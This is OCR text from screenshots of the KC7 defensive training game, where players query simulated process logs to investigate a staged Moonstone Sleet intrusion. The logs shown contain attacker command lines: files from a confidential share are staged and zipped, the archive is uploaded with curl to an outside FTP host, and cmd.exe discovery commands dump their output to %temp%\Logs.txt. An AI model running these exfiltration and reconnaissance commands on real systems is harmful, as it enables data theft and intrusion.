

KC7
25%
Section 3: Perfectly Executed
Question 5 (solved): (50) points
Uh oh, that looks like data exfiltration.
Let's check what TopSecret.zip might contain.
ProcessEvents
| where process_commandline has "TopSecret.zip"
Copy
What is the -Path argument provided to Compress-Archive?
C:\StagingArea*
Solved by 268 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Woooo
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
ProcessEvents
| where process_commandline has "TopSecret.zip"
Table 1
Add visual
Stats
Search
UTC
Done (0.733 s)
12 records
process_commandline
process_name
process_hash
Compress-Archive -Path C:\StagingArea* -DestinationPath ...
powershell.exe
Compress-Archive -Path C:\StagingArea* -DestinationPath C:\ReadyToGo\TopSecret.zip
curl -T C:\ReadyToGo\TopSecret.zip ftp://matrixane.com/upl...
cmd.exe



KC7
26%
Section 3: Perfectly Executed
Question 6 (solved): (50) points
Yikes... What went into that C:\StagingArea folder?
ProcessEvents
| where process_commandline has "StagingArea"
Copy
What is the -Path argument provided to Copy-Item?
\\company_share\confidential\defense\project_
Solved by 269 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
You're on a roll! Keep going!
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
ProcessEvents
| where process_commandline has "StagingArea"
Table 1
Add visual
Stats
Search
UTC
Done (0.796 s)
12 records
timestamp
parent_process_name
parent_process_hash
process_commandline
2024-07-26 10:30:07.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
Copy-Item -Path \\company_share\confidential\defense\project_omega* -Destination C:\StagingArea\ -Recurse
2024-07-26 10:48:21.0000
2024-07-26 10:54:56.0000
2024-07-26 11:02:07.0000



KC7
26%
Section 3: Perfectly Executed
Question 7: (30) points
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Oh no! It looks like the attacker stole data related to our top-secret Project Omega! We'll need to begin our full incident response procedure immediately.
Thanks to you, now we know what happened and who did it! Give yourself a hand!
To learn more about Moonstone Sleet's tactics and techniques, visit the Microsoft Security Blog
Type hooray to complete the Moonstone Sleet investigation!
If you're up for a REAL challenge, continue on to Section 4!
hooray
Solved by 271 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
ProcessEvents
| where process_commandline has "StagingArea"
Table 1
Add visual
Stats
Search
UTC
Done (0.796 s)
12 records
timestamp
parent_process_name
parent_process_hash
process_commandline
2024-07-26 10:30:07.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
Copy-Item -Path \\company_share\confidential\defense\project_omega* -Destination C:\StagingArea\ -Recurse
2024-07-26 10:48:21.0000
2024-07-26 10:54:56.0000
2024-07-26 11:02:07.0000



KC7
Suspicious discovery command execution detected
User: chtaylor
High
Severity
Active
Status
07/20/24, 03:58 AM UTC
Activity time
Alert description
Copy alert JSON
Suspicious command 'whoami' was executed on a device.
Let's go find this command in our data.
First we will need to find chtaylor's hostname before we can pivot on it.
| where username == "chtaylor"
Copy
What is chtaylor's hostname?
IL5M-DESKTOP
Solved by 256 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
kc7001.eastus/TitanShield
Employees
| where username == "chtaylor"
Table 1
Add visual
Stats
Search
UTC
Done (0.715 s)
1 records
hire_date
name
user_agent
ip_addr
email_addr
username
role
hostname
mfa_enabled
2022-08-30...
Christo...
Mozilla/5.0 (c...
10.10.0.79
christopher_t...
chtaylor
Netw...
IL5M-DESKT...
False
IL5M-DESKTOP



KC7
30%
Section 4: A Love Story
Questions 2 (solved): (60) points
Now that we have Taylor's hostname, we can use it to find the command in our ProcessEvents data.
ProcessEvents
| where hostname == "<enter hostname here>"
| where process_commandline has "whoami"
Copy
When was this process executed on Taylor's machine?
(Copy and paste the exact time.)
2024-07-20T03:58:19Z
Solved by 252 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
You're sharper than a tack!
Run
kc7001.eastus/TitanShield
ProcessEvents
| where hostname == "IL5M-DESKTOP"
| where process_commandline has "whoami"
Table 1
Add visual
Stats
Search
UTC
Done (0.758 s)
1 records
timestamp
parent_process_name
parent_process_hash
process_commandline
2024-07-20 03:58:19.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /c echo PC and User Names
2024-07-20T03:58:19Z



32%
KC7
Section 4: A Love Story
Questions 3 (solved): (70) points
What was the exact process that was executed?
cmd.exe /c echo PC and User Names -------- >:
Solved by 252 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
A+ for effort AND accuracy!
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
ProcessEvents
| where hostname == "IL5M-DESKTOP"
| where process_commandline has "whoami"
Table 1
Add visual
Stats
Search
UTC
Done (0.758 s)
1 records
timestamp
parent_process_name
parent_process_hash
process_commandline
2024-07-20 03:58:19.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /c echo PC and User Names
cmd.exe /c echo PC and User Names -------- >>%temp%\Logs.txt && whoami >>%temp%\Logs.txt
Columns



33%
KC7
Section 4: A Love Story
Questions 4 (solved): (50) points
Well, that is certainly not normal. We should check if other similar commands ran on this machine.
We can pivot on that style of command to find more.
ProcessEvents
| where hostname == "<taylor's hostname>"
| where process_commandline has_all("echo", ">>", "log
Copy
How many similar processes do we find on Taylor's machine?
39
Solved by 250 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
ProcessEvents
| where hostname == "IL5M-DESKTOP"
| where process_commandline has_all("echo", ">>", "logs.txt")
Table 1
Add visual
Stats
Search
UTC
Done (0.555 s)
39 records
timestamp
parent_process_name
parent_process_hash
process_commandline
2024-07-17 10:47:43.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /c echo Date and Time
2024-07-20 03:58:19.0000
cmd.exe /c echo PC and User Name
2024-07-20 03:59:11.0000
cmd.exe /c echo System Informatic
2024-07-20 03:59:46.0000
cmd.exe /c echo System Informatic
2024-07-20 04:00:08.0000
cmd.exe /c echo System Informatic
2024-07-20 04:00:41.0000
cmd.exe /c echo System Informatic
2024-07-20 04:01:20.0000
cmd.exe /c echo Antivirus --------
Columns



34%
KC7
Section 4: A Love Story
Questions 5 (solved): (60) points
In these processes, someone (or something) appears to be running various commands and logging + dumping them to a folder on disk.
What is the path, including the filename, where these commands are being dumped?
%temp%\Logs.txt
Solved by 241 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
ProcessEvents
| where hostname == "IL5M-DESKTOP"
| where process_commandline has_all("echo", ">>", "logs.txt")
Table 1
Add visual
Stats
Search
UTC
Done (0.555 s)
39 records
parent_process_hash
process_commandline
process_name
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /c echo Date and Time -------- >>%temp%\Logs.tx...
cmd.exe
5eb11
:ho Date and Time -------- >>%temp%\Logs.txt && date /t >>%temp%\Logs.txt && time /t >>%temp%\Logs.txt
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /c echo PC and User Names -------- >>%temp%\L...
cmd.exe
2ba78
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /c echo System Information os -------- >>%temp%...
cmd.exe
2e61a
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /c echo System Information SYSCACCOUNT -------...
cmd.exe
bfe0b
Columns



KC7
Section 4: A Love Story
Questions 6: (80) points
In one of the commands, they are pinging the domain of a russian email provider.
Which domain is this?
yandex.com
Solved by 246 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
ProcessEvents
| where hostname == "IL5M-DESKTOP"
| where process_commandline has_all("echo", ">>", "logs.txt", "ping")
Table 1
Add visual
Stats
Search
UTC
Done (0.172 s)
5 records
timestamp
parent_process_name
parent_process_hash
process_commandline
process_name
process_hash
2024-07-20 04:03:55.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /c echo Ping Status -------- >>%temp%\Logs.txt &...
cmd.exe
cmd.exe /c echo Ping Status -------- >>%temp%\Logs.txt && ping yandex.com -n 1 >>%temp%\Logs.txt
2024-07-20 04:04:43.0000
cmd.exe /c echo Ping Status google -------- >>%temp%\Lo...
2024-07-20 04:05:08.0000
cmd.exe /c echo Ping Status yahoo -------- >>%temp%\Lo...
2024-07-20 04:06:01.0000
cmd.exe /c echo Ping Status github -------- >>%temp%\Lo...
2024-07-20 04:06:31.0000
cmd.exe /c echo Ping Status mailchimp -------- >>%temp%...

